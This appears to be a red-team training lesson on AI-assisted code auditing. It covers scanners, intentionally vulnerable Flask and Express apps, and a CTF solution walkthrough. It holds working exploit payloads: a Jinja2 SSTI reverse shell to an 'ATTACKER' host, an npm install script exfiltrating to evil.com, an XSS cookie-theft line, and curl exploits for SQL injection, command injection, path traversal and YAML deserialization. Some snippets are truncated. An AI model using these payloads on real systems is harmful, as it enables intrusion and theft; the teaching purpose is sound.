- Can explain findings in natural language

**Best Practice: Layer Your Approach**

Run automated scanners first (fast, cheap, catches low-hanging fruit), then use AI for deeper analysis of critical components, and finally do manual review of authentication, authorization, and business logic.

---

# Tool: Semgrep

A fast, open-source static analysis tool that supports custom rules. Ideal for red teams because rules are easy to write and share.

```
# semgrep rule: detect SQL injection in Flask
rules:
  - id: flask-sqli
    patterns:
      - pattern: |
          db.execute(f"...{$USER_INPUT}...")
      - pattern-not: |
          db.execute("...", ...)
    message: "Potential SQL injection via f-string interpolation"
    severity: ERROR
    languages: [python]
```

```
# Run Semgrep against a target directory
semgrep --config auto ./target-app/
semgrep --config p/owasp-top-ten ./target-app/
semgrep --config p/python ./target-app/
```

## AI Augmentation

Feed Semgrep results to an LLM: *"Here are the Semgrep findings. Triage each one — which are true positives? Which can be chained together?"*

---

# Tool: CodeQL

GitHub's semantic code analysis engine. Treats code as data — you query it like a database.

```
/**
 * @name SQL injection from request parameter
 * @kind path-problem
 */
import python
import semmle.python.security.dataflow.SqlInjection

from SqlInjection::Configuration cfg, DataFlow::PathNode source,
    DataFlow::PathNode sink
where cfg.hasFlowPath(source, sink)
select sink.getNode(), source, sink,
    "This SQL query depends on $@.",
    source.getNode(), "user-provided value"
```

```
# Create database and run queries
codeql database create my-db --language=python --source-root=./app
codeql database analyze my-db codeql/python-queries --format=sarif-latest
```



CodeQL excels at **taint tracking** — following data from untrusted sources to dangerous sinks across function boundaries.

---

# Tool: Bandit (Python-Specific)

A security linter designed specifically for Python codebases. Fast to run, easy to integrate into CI.

```
# Install and run Bandit
pip install bandit
bandit -r ./flask-app/ -f json -o results.json

# Run with specific tests
bandit -r ./flask-app/ -t B301,B302,B303,B608

# Common test IDs:
# B301 - pickle usage
# B302 - marshal usage
# B303 - weak hash (md5/sha1)
# B608 - SQL injection (string formatting)
# B602 - subprocess with shell=True
# B501 - requests with verify=False
```

## AI Augmentation Workflow

1. Run `bandit -r ./app -f json` to get machine-readable results

2. Feed JSON to LLM: *"Analyze these Bandit findings in context of the full source code. Eliminate false positives and assess real-world exploitability."*
  3. Ask LLM to generate proof-of-concept payloads for confirmed findings
-

# How AI Augments Traditional Tools

| Limitation of Scanners      | How AI Helps                                      |
|-----------------------------|---------------------------------------------------|
| High false positive rates   | AI triages findings by understanding code context |
| Can't find logic flaws      | AI reasons about business logic and auth flows    |
| No exploit generation       | AI can draft PoC payloads for confirmed vulns     |
| Limited cross-file analysis | AI traces data flow across entire codebases       |
| Rule maintenance burden     | AI adapts to new patterns without custom rules    |
| No natural language reports | AI explains findings to non-security stakeholders |

**Notes:** Think of scanners as fast filters and AI as your intelligent analyst. Together they cover both breadth and depth.

# Real-World Audit: Vulnerable Flask App

Let's audit a realistic Flask application with multiple vulnerabilities.

```
from flask import Flask, request, render_template_string
import sqlite3, os, pickle, base64

app = Flask(__name__)
db = sqlite3.connect('app.db', check_same_thread=False)
SECRET = "supersecret123" # Hardcoded secret

@app.route('/login', methods=['POST'])
def login():
    user = request.form['username']
    pw = request.form['password']
    q = f"SELECT * FROM users WHERE username='{user}' AND password='{pw}'"
    result = db.execute(q).fetchone()
    if result:
        session_data = base64.b64encode(
```

How many vulnerabilities can you spot? (We'll walk through them next.)

---

# Vulnerable Flask App (continued)

```
@app.route('/profile')
def profile():
    cookie = request.cookies.get('session')
    session = pickle.loads(base64.b64decode(cookie))
    template = f"<h1>Welcome {session['user']}</h1>"
    return render_template_string(template)

@app.route('/export')
def export_data():
    fmt = request.args.get('format', 'csv')
    filename = request.args.get('name', 'export')
    os.system(f'python generate_report.py --format {fmt} --output /tmp/{filename}')
    return send_file(f'/tmp/{filename}')

@app.route('/avatar')
```

# AI Audit Results: Flask App Findings

| # | Vulnerability                  | Location                                                      | Severity |
|---|--------------------------------|---------------------------------------------------------------|----------|
| 1 | SQL Injection                  | <code>/login</code> — f-string in query                       | Critical |
| 2 | Hardcoded Secret               | Line 6 — <code>SECRET</code> variable                         | High     |
| 3 | Insecure Deserialization       | <code>/profile</code> — <code>pickle.loads()</code>           | Critical |
| 4 | Server-Side Template Injection | <code>/profile</code> — <code>render_template_string()</code> | Critical |
| 5 | Command Injection              | <code>/export</code> — <code>os.system()</code>               | Critical |
| 6 | Path Traversal                 | <code>/export</code> — filename param                         | High     |
| 7 | SSRF                           | <code>/avatar</code> — unvalidated URL                        | High     |
| 8 | Plaintext Password Storage     | <code>/login</code> — password compared directly              | High     |

## Key Observation

An AI found **8 vulnerabilities in 25 lines of code** in under 5 seconds — including the SSTI vulnerability that many scanners would miss.

---



# Deep Dive: Server-Side Template Injection

One of the most powerful vulnerabilities AI can identify — often missed by traditional scanners.

```
# Vulnerable pattern in Flask
template = f"<h1>Welcome {session['user']}</h1>"
return render_template_string(template)
```

## Exploitation Chain

```
# Step 1: Detect SSTI — register with username:
{{ 7*7 }}
```

```
# Step 2: If "49" appears, confirm SSTI. Read config:
{{ config.items() }}
```

```
# Step 3: Remote Code Execution via Jinja2:
{{ '.__class__.__mro__[1].__subclasses__()[407]('id', shell=True, stdout=-1).communicate() }}
```

```
# Step 4: Reverse shell:
{{ '.__class__.__mro__[1].__subclasses__()[407]('bash -c "bash -i >& /dev/tcp/ATTACKER/4444 0>&1"', sl
```

SSTI in Jinja2 is equivalent to RCE. AI can identify both the vulnerable

`render_template_string()` call and generate the exploitation chain.

---

# Real-World Audit: Vulnerable Express App

```
const express = require('express');
const { exec } = require('child_process');
const mysql = require('mysql');
const app = express();

const db = mysql.createConnection({
  host: 'localhost', user: 'root',
  password: 'admin123', // Hardcoded credentials
  database: 'myapp'
});

app.get('/user/:id', (req, res) => {
  db.query(`SELECT * FROM users WHERE id = ${req.params.id}`,
    (err, results) => {
      res.json(results);
    }
  );
});
```

# AI Audit Results: Express App Findings

| # | Vulnerability            | Location                                                   | Severity |
|---|--------------------------|------------------------------------------------------------|----------|
| 1 | SQL Injection            | <code>/user/:id</code> — template literal in query         | Critical |
| 2 | Hardcoded DB Credentials | Line 7-8 — plaintext password                              | High     |
| 3 | Command Injection        | <code>/upload</code> — <code>exec()</code> with user input | Critical |
| 4 | Open Redirect            | <code>/redirect</code> — unvalidated redirect URL          | Medium   |
| 5 | Missing Input Validation | No sanitization on any endpoint                            | Medium   |

## Exploit: Command Injection via Filename

```
# POST /upload with body:
# filename=test.txt; cat /etc/passwd
# Becomes: file /tmp/uploads/test.txt; cat /etc/passwd
```

```
curl -X POST http://target/upload \  
-d 'filename=test.txt%3Bcat+/etc/passwd'
```

---

# Supply Chain Attacks: Analyzing Dependencies

Modern applications import hundreds of packages. Each is a potential attack vector.

## Attack Vectors

- **Typosquatting** — `regeusts` instead of `requests`
- **Dependency Confusion** — publishing a public package with a private package's name
- **Compromised Maintainers** — legitimate packages with injected malware
- **Known CVEs** — outdated packages with public exploits

## AI-Assisted Analysis

- Analyze `package.json` / `requirements.txt` for suspicious packages
- Check for unusually broad version ranges (`*`)
- Identify packages with post-install scripts
- Detect minified/obfuscated code in dependencies

# AI Prompt for Dependency Auditing

Analyze this package.json/requirements.txt for supply chain risks:

1. Flag any packages with known CVEs
2. Identify typosquatting risks (similar names to popular packages)
3. Check for overly permissive version ranges
4. Flag packages with post-install scripts
5. Identify packages that request unusual permissions (network, filesystem, OS access) for their stated purpose
6. Check for packages with very few downloads or recent ownership transfers

## Checking Dependencies with AI

```
# Generate dependency tree for AI analysis
pip freeze > full_requirements.txt
pip-audit --format json > audit_results.json

# For Node.js
npm ls --all --json > deps.json
npm audit --json > audit.json
```

```
# Feed both files to an LLM for contextual analysis
```

---



# Recognizing Obfuscated Malicious Code

AI can identify suspicious patterns in dependency source code that automated tools miss.

## Example: Malicious Post-Install Script

```
// Found in a typosquatted npm package
const { exec } = require('child_process');
const os = require('os');
const dns = require('dns');

const d = Buffer.from('YUhSMGNITTZMeTlsZG1sc0xtTnZiUT09','base64')
  .toString();
const e = Buffer.from(d, 'base64').toString();

exec(`curl -s ${e}/c?h=${os.hostname()}&u=${os.userInfo().username}`,
  () => {});
// Decoded URL: https://evil.com
// Exfiltrates hostname and username on install
```

**Red Flags AI Can Spot**

Double base64 encoding, DNS/HTTP calls in install scripts, environment variable harvesting, `eval()` with encoded strings, and obfuscated URLs are all patterns AI can flag when reviewing dependency source.

---

# Building Your AI Code Audit Pipeline

1. **Automated Layer** — Run Semgrep + Bandit/ESLint-security on every commit

```
semgrep --config auto --json ./app > semgrep.json  
bandit -r ./app -f json -o bandit.json
```

2. **AI Triage Layer** — Feed scanner results + source code to LLM

```
prompt = f"""  
Given these scanner findings: {scanner_results}  
And the source code: {source_code}  
  
Triage each finding: true positive, false positive, or needs investigation  
For true positives, generate a proof-of-concept exploit.  
"""
```

3. **AI Deep Audit** — Targeted prompts for critical components (auth, payment, admin)
  4. **Human Review** — Expert review of AI findings + logic flaw hunting
-

# Common Pitfalls in AI Code Auditing

- **Context window limits** — Large codebases exceed token limits. Solution: audit file by file, then ask about cross-file interactions
- **False confidence** — AI may say "no vulnerabilities found" and be wrong. Always verify with targeted follow-up questions
- **Missing framework context** — AI may not know that a framework auto-escapes output (e.g., Django templates). Specify the framework version
- **Overlooking configuration** — AI focused on code may miss insecure `nginx.conf`, `docker-compose.yml`, or `.env` files
- **Hallucinated vulnerabilities** — AI may report bugs that don't exist. Always verify by reading the actual code path

## Mitigation

Use multiple prompting strategies, ask the AI to show its reasoning, and always manually verify critical findings before reporting them.

---

# Vulnerability #8: Broken Access Control (IDOR)

## Vulnerable Code

```
@app.route('/api/invoice/<invoice_id>')
@login_required
def get_invoice(invoice_id):
    invoice = db.execute(
        "SELECT * FROM invoices WHERE id = ?", (invoice_id,)
    ).fetchone()
    if not invoice:
        return 'Not found', 404
    return jsonify(dict(invoice))
```

## AI-Identified Issue

Insecure Direct Object Reference (IDOR) — High

The endpoint checks that the user is logged in ( `@login_required` ) but never verifies that the authenticated user **owns** the requested invoice. Any logged-in user can access any invoice by iterating IDs: `/api/invoice/1`, `/api/invoice/2`, etc.

## Secure Fix

```
@app.route('/api/invoice/<invoice_id>')
@login_required
def get_invoice(invoice_id):
    invoice = db.execute(
        "SELECT * FROM invoices WHERE id = ? AND user_id = ?",
        (invoice_id, current_user.id)
    ).fetchone()
    if not invoice:
        return 'Not found', 404
    return jsonify(dict(invoice))
```

# Vulnerability #9: JWT Weaknesses

## Vulnerable Code

```
import jwt

@app.route('/api/protected')
def protected():
    token = request.headers.get('Authorization', '').replace('Bearer ', '')
    try:
        payload = jwt.decode(token, options={"verify_signature": False})
        if payload.get('role') == 'admin':
            return get_admin_data()
    except jwt.DecodeError:
        pass
    return 'Unauthorized', 401
```

## AI-Identified Issue

**JWT Signature Bypass — Critical**



**Line 6:** `verify_signature: False` means any token is accepted regardless of signature. An attacker can forge a token with `{"role": "admin"}` using any key — or none at all. The `alg: none` attack also applies.

```
# Forge an admin token (no signature needed)
echo -n '{"alg":"none","typ":"JWT"}' | base64 | tr -d '=' # header
echo -n '{"role":"admin","sub":"attacker"}' | base64 | tr -d '=' # payload
# Token: header.payload.
```

---

# Vulnerability #10: Race Conditions

## Vulnerable Code

```
@app.route('/transfer', methods=['POST'])
@login_required
def transfer():
    amount = int(request.form['amount'])
    to_user = request.form['to_user']

    balance = db.execute(
        "SELECT balance FROM accounts WHERE user_id = ?",
        (current_user.id,)
    ).fetchone()[0]

    if balance >= amount:
        db.execute("UPDATE accounts SET balance = balance - ? WHERE user_id = ?",
                   (amount, current_user.id))
        db.execute("UPDATE accounts SET balance = balance + ? WHERE user_id = ?",
```

Time-of-Check to Time-of-Use (TOCTOU) — High

The balance check and deduction are not atomic. Sending multiple simultaneous requests can drain the account below zero. With \$100 balance, sending 10 concurrent \$100 transfers succeeds for all of them.

---

# Multi-Language Audit Patterns

AI can audit code in any language. Here are common vulnerability patterns across stacks.

| Language | Common Sink Functions                                                        | Vuln Type |
|----------|------------------------------------------------------------------------------|-----------|
| Python   | <code>os.system()</code> , <code>eval()</code> , <code>pickle.loads()</code> | RCE       |
| Python   | <code>render_template_string()</code>                                        | SSTI      |
| Node.js  | <code>exec()</code> , <code>eval()</code> , <code>Function()</code>          | RCE       |
| Node.js  | <code>res.send()</code> with user input                                      | XSS       |
| PHP      | <code>include()</code> , <code>system()</code> , <code>unserialize()</code>  | RCE/LFI   |
| Java     | <code>Runtime.exec()</code> , <code>ObjectInputStream</code>                 | RCE       |
| Ruby     | <code>system()</code> , <code>send()</code> , <code>ERB.new().result</code>  | RCE/SSTI  |
| Go       | <code>os/exec.Command()</code> , <code>template.HTML()</code>                | RCE/XSS   |



**Notes:** When prompting an AI to audit code, specify the exact framework and version — vulnerability patterns differ between Flask 2.x and Django 4.x, or Express 4 and Fastify.

---

# Advanced: Configuration File Auditing

Don't forget to audit configuration alongside code — misconfigurations are the #5 OWASP category.

## Docker / docker-compose.yml

```
# Vulnerable patterns AI should flag:
services:
  web:
    privileged: true           # Container runs as root with full host access
    volumes:
      - /:/host                # Entire host filesystem mounted
    environment:
      - DB_PASSWORD=hunter2    # Secrets in plaintext
      - DEBUG=true              # Debug mode in production
    ports:
      - "0.0.0.0:22:22"        # SSH exposed to all interfaces
```

## nginx.conf

```
# Vulnerable patterns:
location /api {
```

```
proxy_pass http://backend;
proxy_set_header X-Real-IP $remote_addr;
# Missing: rate limiting, request size limits
}
location ~ /\. { } # Dot files accessible (exposes .git, .env)
```

---

# Audit Workflow: Step-by-Step

## Phase 1: Reconnaissance

Prompt: "Analyze this project structure and identify:

1. The web framework and version
2. The database technology
3. Authentication mechanism
4. All API endpoints with their HTTP methods
5. Any third-party integrations
6. File upload/download functionality"

## Phase 2: Attack Surface Mapping

Prompt: "For each endpoint you identified, classify it as:

- PUBLIC (no auth required)
- AUTHENTICATED (any logged-in user)
- AUTHORIZED (role-based access)

Flag any sensitive endpoints that are PUBLIC or only AUTHENTICATED when they should require AUTHORIZED access."

**Notes:** Systematic phased prompting produces dramatically better results than a single "find all bugs" prompt.

---

# Audit Workflow: Step-by-Step (continued)

## Phase 3: Vulnerability Hunting

Prompt: "For each endpoint, trace the data flow:

1. Where does user input enter? (params, body, headers, cookies)
2. Is it validated or sanitized?
3. Where does it go? (database, shell, template, file system, HTTP)
4. Are there any dangerous function calls in the path?

Provide specific line numbers and exploit payloads."

## Phase 4: Exploitation Assessment

Prompt: "For each confirmed vulnerability:

1. Write a curl command or Python script to exploit it
2. What is the maximum impact? (data theft, RCE, privilege escalation)

3. Can this vulnerability be chained with others?
  4. What would a defender see in logs?"
-

# CTF Challenge: Web App Code Audit

## Challenge Scenario

You've obtained the source code of a web application during a CTF competition. Your mission: **find all exploitable vulnerabilities and demonstrate exploitation for each.**

## Your Target Application

```
from flask import Flask, request, redirect, send_file
import sqlite3, os, hashlib, yaml

app = Flask(__name__)
conn = sqlite3.connect(':memory:', check_same_thread=False)
conn.execute('''CREATE TABLE users
               (id INTEGER PRIMARY KEY, username TEXT, password TEXT, role TEXT)''')
conn.execute("INSERT INTO users VALUES (1, 'admin', ?, 'admin')",
             (hashlib.md5(b'FL@gH3r0!').hexdigest(),))
```



```
conn.execute("INSERT INTO users VALUES (2,'guest',?, 'user')",  
            (hashlib.md5(b'guest123').hexdigest(),))
```

---

# CTF Challenge: Target App (continued)

```
@app.route('/login', methods=['POST'])
def login():
    u = request.form.get('username', '')
    p = hashlib.md5(request.form.get('password', '').encode()).hexdigest()
    row = conn.execute(
        f"SELECT * FROM users WHERE username='{u}' AND password='{p}'"
    ).fetchone()
    if row:
        return redirect(f'/dashboard?user={row[1]}&role={row[3]}')
    return 'Access Denied', 403

@app.route('/dashboard')
def dashboard():
    user = request.args.get('user', 'guest')
    role = request.args.get('role', 'user')
```

# CTF Challenge: Target App (continued)

```
@app.route('/settings', methods=['POST'])
def settings():
    config = request.get_data()
    settings = yaml.load(config, Loader=yaml.FullLoader)
    return f"Settings updated: {settings}"

@app.route('/backup')
def backup():
    filename = request.args.get('file', 'backup.tar.gz')
    return send_file(f'/backups/{filename}')

@app.route('/health')
def health():
    check = request.args.get('cmd', 'uptime')
    result = os.popen(check).read()
```

## Your Task

Use AI-assisted code auditing to identify every vulnerability. For each: name the vulnerability type, cite the line, rate severity, and write a proof-of-concept exploit. How many can you find?

---

# CTF Challenge: Solution Walkthrough

| # | Vulnerability         | Endpoint                         | Severity |
|---|-----------------------|----------------------------------|----------|
| 1 | SQL Injection         | <code>/login</code>              | Critical |
| 2 | Broken Access Control | <code>/dashboard</code>          | Critical |
| 3 | MD5 Password Hashing  | <code>/login</code>              | High     |
| 4 | YAML Deserialization  | <code>/settings</code>           | Critical |
| 5 | Path Traversal        | <code>/backup</code>             | High     |
| 6 | Command Injection     | <code>/health</code>             | Critical |
| 7 | Debug Mode Enabled    | <code>app.run(debug=True)</code> | High     |
| 8 | Reflected XSS         | <code>/dashboard</code>          | Medium   |
| 9 | Hardcoded Credentials | DB seed                          | Medium   |

| #  | Vulnerability        | Endpoint  | Severity |
|----|----------------------|-----------|----------|
| 10 | Host 0.0.0.0 Binding | app.run() | Low      |

---

# CTF Solution: Key Exploits

## Exploit 1: Broken Access Control (Easiest Path to Flag)

```
# The /dashboard endpoint trusts client-supplied role parameter!  
curl 'http://target/dashboard?user=hacker&role=admin'  
# Response: Flag: CTF{y0u_f0und_th3_fl@g}
```

## Exploit 2: SQL Injection Bypass

```
# Bypass login with SQLi  
curl -X POST http://target/login \  
  -d "username=admin'--&password=anything"  
# Redirects to /dashboard?user=admin&role=admin
```

## Exploit 3: Command Injection for RCE

```
# /health endpoint passes input directly to os.popen()  
curl 'http://target/health?cmd=id;cat+/etc/passwd'
```

## Exploit 4: Path Traversal

```
# Read arbitrary files via /backup  
curl 'http://target/backup?file=../../etc/shadow'
```

---



# CTF Solution: Advanced Exploits

## Exploit 5: YAML Deserialization (RCE)

```
# yaml.FullLoader can instantiate Python objects
curl -X POST http://target/settings \
  -H 'Content-Type: text/yaml' \
  -d '!!python/object/apply:os.popen ["id"]'
```

## Exploit 6: Flask Debug Console

```
# debug=True exposes Werkzeug debugger
# If an error is triggered, interactive Python console is available
curl 'http://target/health?cmd='
# Then access /console for interactive Python shell
# (may require PIN bypass – PIN can be computed from machine-id)
```

## Exploit Chaining

Notice how multiple vulnerabilities provide different paths to the same goal. In a real engagement, having multiple exploitation paths means higher reliability — if one is patched, others remain.

---

# Writing an AI-Powered Audit Report

Structure your findings for maximum impact, whether for a CTF write-up or a real penetration test report.

Prompt: "Format these findings as a professional security audit report:

For each vulnerability include:

- Title and CWE ID
- Severity (CVSS 3.1 score and rating)
- Affected component (file, line, function)
- Description (what is the issue)
- Impact (what can an attacker achieve)
- Proof of Concept (exact exploit steps)
- Remediation (specific code fix)
- References (relevant CWE, OWASP pages)

Sort by severity, highest first."

**Notes:** AI-generated reports need human review for accuracy, but they dramatically reduce the time to produce professional-quality documentation.

---

# Key Takeaways

- **AI accelerates code auditing** — from hours to minutes for initial vulnerability discovery
- **Layer your approach** — automated scanners (Semgrep, Bandit, CodeQL) for breadth, AI for depth, humans for logic
- **Structured prompts win** — role-based, checklist, and data-flow prompting outperform generic "find bugs" prompts
- **Verify everything** — AI can hallucinate vulnerabilities or miss real ones; always confirm findings manually
- **Don't forget config and dependencies** — vulnerabilities hide in Dockerfiles, CI configs, and `package.json`
- **Learn vulnerability patterns** — knowing dangerous sinks per language makes you a better prompt engineer and auditor
- **Chain vulnerabilities** — individual medium-severity bugs can combine into critical exploit chains

Next Lesson

Lesson 05 — Web Application Vulnerabilities: hands-on exploitation of the vulnerability classes we identified today.

---

# AI-Assisted Code Auditing

Combining manual expertise with AI-powered analysis to find vulnerabilities faster and more comprehensively.

**WARNING: Authorized Testing Only.** The techniques described in this lesson must only be used on systems you own or have explicit written authorization to test. Unauthorized access to computer systems is a criminal offense in most jurisdictions. Always follow responsible disclosure practices when reporting vulnerabilities to third parties. If you discover a vulnerability in software you do not own, report it through the vendor's security disclosure program or a coordinated disclosure platform such as HackerOne or Bugcrowd.

## Why Code Auditing Matters for Red Teams

Code auditing is the systematic examination of source code to identify security vulnerabilities, logic flaws, and misconfigurations before an attacker exploits them in the wild. For red teams, code auditing is one of the highest-value activities available. While network scanning and automated vulnerability scanners find known issues in deployed software, code review uncovers zero-day vulnerabilities, business logic flaws, and subtle authentication bypasses that no scanner will detect.

In a red team engagement, access to source code -- whether through open-source repositories, leaked codebases, or white-box assessments -- dramatically accelerates the identification of exploitable weaknesses. A skilled code auditor can pinpoint the exact function where input validation fails, trace data from an HTTP request parameter all the way to a database query, and craft a proof-of-concept exploit in hours rather than days.

The challenge is scale. Modern applications span hundreds of thousands of lines of code across dozens of dependencies. Manual review of every line is impractical. This is where AI-assisted techniques become transformative -- not replacing human judgment, but amplifying it.

# Manual vs AI-Assisted Code Review

Traditional manual code review relies on an auditor's experience, pattern recognition, and deep understanding of language-specific pitfalls. An experienced reviewer reads code, mentally traces execution paths, and flags areas where untrusted input reaches dangerous functions. This approach is thorough but slow -- a skilled auditor typically reviews 100-200 lines of code per hour when doing a security-focused review.

AI-assisted review uses large language models (LLMs) to augment this process. The AI excels at rapid pattern matching across large codebases, identifying known vulnerability patterns, explaining unfamiliar code, and generating test payloads. The human auditor provides context, validates findings, eliminates false positives, and understands the business logic that no AI can infer from code alone.

| Aspect                       | Manual Review          | AI-Assisted Review                   |
|------------------------------|------------------------|--------------------------------------|
| Speed                        | 100-200 LOC/hour       | Thousands of LOC analyzed in minutes |
| False positives              | Low (human judgment)   | Moderate (requires human validation) |
| Business logic flaws         | Strong                 | Weak without context                 |
| Known vulnerability patterns | Depends on experience  | Comprehensive pattern matching       |
| Consistency                  | Varies with fatigue    | Consistent across sessions           |
| Novel attack vectors         | Creative human insight | Can suggest unexpected angles        |

The optimal approach combines both: use AI to perform an initial sweep, prioritize findings, and then apply deep manual analysis to the most critical areas.

## Common Vulnerability Patterns

Effective code auditing requires recognizing recurring vulnerability patterns across languages and frameworks. Here are the most critical categories.



## Buffer Overflows (C/C++)

Buffer overflows occur when a program writes data beyond the bounds of allocated memory. In C and C++, which lack automatic bounds checking, this can overwrite return addresses, function pointers, or adjacent data structures, leading to arbitrary code execution.

```
// VULNERABLE: No bounds checking on user input
void process_input(char *user_data) {
    char buffer[64];
    strcpy(buffer, user_data); // No length check!
    printf("Received: %s\n", buffer);
}

// FIXED: Use strncpy with explicit length limit
void process_input_safe(char *user_data) {
    char buffer[64];
    strncpy(buffer, user_data, sizeof(buffer) - 1);
    buffer[sizeof(buffer) - 1] = '\0';
    printf("Received: %s\n", buffer);
}
```

## SQL Injection

SQL injection occurs when untrusted input is concatenated directly into SQL queries. Attackers can modify the query logic to extract data, bypass authentication, or execute administrative operations on the database.

```
# VULNERABLE: String concatenation in SQL query
def get_user(username):
    query = f"SELECT * FROM users WHERE name = '{username}'"
    cursor.execute(query)
    return cursor.fetchone()

# Attack payload: ' OR '1'='1' --

# FIXED: Parameterized query
def get_user_safe(username):
    query = "SELECT * FROM users WHERE name = %s"
    cursor.execute(query, (username,))
    return cursor.fetchone()
```

## Cross-Site Scripting (XSS)

XSS vulnerabilities allow attackers to inject malicious scripts into web pages viewed by other users. Reflected XSS appears in server responses that echo user input; stored XSS persists in the application's database.

```
// VULNERABLE: Direct insertion of user input into DOM
app.get('/search', (req, res) => {
  const query = req.query.q;
  res.send(`<h1>Results for: ${query}</h1>`);
});
// Attack: /search?q=<script>document.location='http://evil.com/?c='+document.

// FIXED: Escape HTML entities before rendering
const escapeHtml = (str) => str.replace(/([<>"']/g, (c) =>
  ({'&': '&amp;', '<': '&lt;', '>': '&gt;', '"': '&quot;', "'": '&#39;'}[c]));

app.get('/search', (req, res) => {
  const query = escapeHtml(req.query.q);
  res.send(`<h1>Results for: ${query}</h1>`);
});
```

## Command Injection

Command injection occurs when user input is passed to a system shell without sanitization. Attackers can append additional commands using shell metacharacters like `;`, `|`, or `$()`.

```
# VULNERABLE: User input passed directly to shell
import os
def ping_host(hostname):
  os.system(f"ping -c 3 {hostname}")
# Attack payload: 127.0.0.1; cat /etc/passwd

# FIXED: Use subprocess with argument list (no shell)
import subprocess
def ping_host_safe(hostname):
  subprocess.run(["ping", "-c", "3", hostname], check=True)
```

## Path Traversal

Path traversal vulnerabilities allow attackers to access files outside the intended directory by injecting sequences like `../` into file path parameters.

```
# VULNERABLE: User-controlled file path
def download_file(filename):
    filepath = f"/var/www/uploads/{filename}"
    return open(filepath, 'rb').read()

# Attack payload: ../../../../etc/passwd

# FIXED: Resolve and validate the canonical path
import os
def download_file_safe(filename):
    base = "/var/www/uploads"
    filepath = os.path.realpath(os.path.join(base, filename))
    if not filepath.startswith(base):
        raise ValueError("Invalid path")
    return open(filepath, 'rb').read()
```

## Insecure Deserialization

Deserialization vulnerabilities arise when applications reconstruct objects from untrusted data without validation. In Python, `pickle.loads()` on untrusted input can execute arbitrary code. In Java, unsafe deserialization of `ObjectInputStream` has led to numerous remote code execution exploits.

```
# VULNERABLE: Deserializing untrusted data
import pickle
def load_session(data):
    return pickle.loads(data) # Arbitrary code execution!

# FIXED: Use safe serialization formats
import json
def load_session_safe(data):
    return json.loads(data) # JSON cannot execute code
```

## OWASP Top 10 Overview

The OWASP Top 10 is the industry-standard reference for the most critical web application security risks. As a code auditor, you should be able to recognize each category in source code. The current (2021) list includes:

1. **A01: Broken Access Control** -- Missing or inadequate authorization checks. Look for endpoints that lack role verification.

2. **A02: Cryptographic Failures** -- Weak algorithms, hardcoded keys, missing encryption. Search for MD5/SHA-1 used for passwords, plaintext secrets in code.
3. **A03: Injection** -- SQL, NoSQL, OS command, LDAP injection. Any place user input reaches an interpreter.
4. **A04: Insecure Design** -- Architectural flaws that cannot be fixed by implementation alone. Missing threat modeling.
5. **A05: Security Misconfiguration** -- Default credentials, unnecessary features enabled, verbose error messages.
6. **A06: Vulnerable and Outdated Components** -- Dependencies with known CVEs. Check `requirements.txt`, `package.json`, and `pom.xml`.
7. **A07: Identification and Authentication Failures** -- Weak password policies, missing MFA, session fixation.
8. **A08: Software and Data Integrity Failures** -- Insecure deserialization, unsigned updates, tampered CI/CD pipelines.
9. **A09: Security Logging and Monitoring Failures** -- Missing audit logs, unmonitored alerts, insufficient incident response.
10. **A10: Server-Side Request Forgery (SSRF)** -- User-controlled URLs fetched by the server, enabling access to internal services.

## The Code Auditing Workflow

---

A structured workflow ensures comprehensive coverage and prevents auditors from getting lost in large codebases. Follow these five phases:

1. **Understand the architecture.** Read documentation, identify the tech stack, map out components and their interactions. Determine what frameworks are used, how authentication works, and where data is stored. Examine `docker-compose.yml`, configuration files, and API route definitions.
2. **Identify entry points.** Catalog every location where external data enters the application: HTTP endpoints, WebSocket handlers, file upload processors, message queue consumers, CLI argument parsers, and environment variables. These are your attack surface.
3. **Trace data flow.** Follow untrusted input from each entry point through the application. Track how data is validated, transformed, and passed between

functions. Look for places where validation is applied inconsistently or bypassed entirely.

4. **Find sinks.** Sinks are dangerous functions where untrusted data can cause harm:

`eval()`, `exec()`, `os.system()`, SQL query builders, HTML template renderers, file system operations, and deserialization functions. Map which entry points can reach which sinks.

5. **Verify exploitability.** For each potential vulnerability, determine whether it is actually exploitable. Can the attacker control enough of the input? Are there intermediate sanitization steps? Build a proof-of-concept to confirm the finding.

## AI-Assisted Techniques

---

Large language models like Claude can dramatically accelerate each phase of the auditing workflow. Here are practical techniques for integrating AI into your review process.

### Using Claude to Review Code for Vulnerabilities

Provide the AI with a code file or function and ask it to identify security issues. Be specific about what you want analyzed. Here are example prompts you would give to an AI:

Prompt 1 - General security review:

"Review the following Python Flask application for security vulnerabilities. Focus on injection flaws, authentication bypasses, and insecure data handling. For each finding, explain the vulnerability, its severity, and how to fix it."

Prompt 2 - Targeted sink analysis:

"In this codebase, find every location where user input from `request.args` or `request.form` reaches a database query, `os.system()` call, or `file open()` operation without proper sanitization. List each data flow path."

Prompt 3 - Dependency analysis:

"Analyze this `requirements.txt` file. Identify any packages with known CVEs. For each vulnerable package, state the CVE ID, affected versions, severity score, and whether the vulnerability is exploitable in the context of a web application."

Prompt 4 - Understanding complex code:

```
"Explain what this authentication middleware does step by step.
Identify any edge cases where authentication could be bypassed,
such as missing checks for null tokens, timing attacks, or
logic errors in role verification."
```

## Generating Test Payloads

Once a potential vulnerability is identified, ask the AI to generate payloads for verification:

```
Prompt: "Given this SQL query construction:
query = f'SELECT * FROM products WHERE category = \'{category}\'' AND price < {
Generate 10 SQL injection test payloads for both the category and
max_price parameters. Include payloads for UNION-based extraction,
boolean-based blind injection, and time-based blind injection."
```

## Understanding Complex Codebases

AI is particularly valuable for quickly understanding unfamiliar frameworks, custom authentication schemes, or obfuscated code. Feed it architectural files, configuration, and key modules to get a rapid overview before diving into manual analysis.

## Static Analysis Tools

---

AI-assisted review complements -- but does not replace -- dedicated static analysis tools. These tools apply rule-based pattern matching and dataflow analysis with very low false-negative rates for known vulnerability patterns.

### Semgrep

Semgrep is a language-agnostic static analysis tool that supports custom rules written in a YAML-based pattern language. It excels at finding security anti-patterns across Python, JavaScript, Go, Java, and many other languages.

```
# Install and run Semgrep with security rules
pip install semgrep
semgrep --config "p/security-audit" ./src/
semgrep --config "p/owasp-top-ten" ./src/

# Run language-specific rulesets
```

```
semgrep --config "p/python" ./src/  
semgrep --config "p/javascript" ./src/
```

## Bandit (Python)

Bandit is a Python-specific security linter maintained by the OpenStack Security Project. It identifies common security issues such as use of `eval()`, hardcoded passwords, insecure hash functions, and SQL injection patterns.

```
# Install and run Bandit  
pip install bandit  
bandit -r ./my_project/ -f json -o bandit_report.json  
  
# Run with specific severity threshold  
bandit -r ./my_project/ -ll # Only high-severity findings
```

## ESLint Security Plugins (JavaScript)

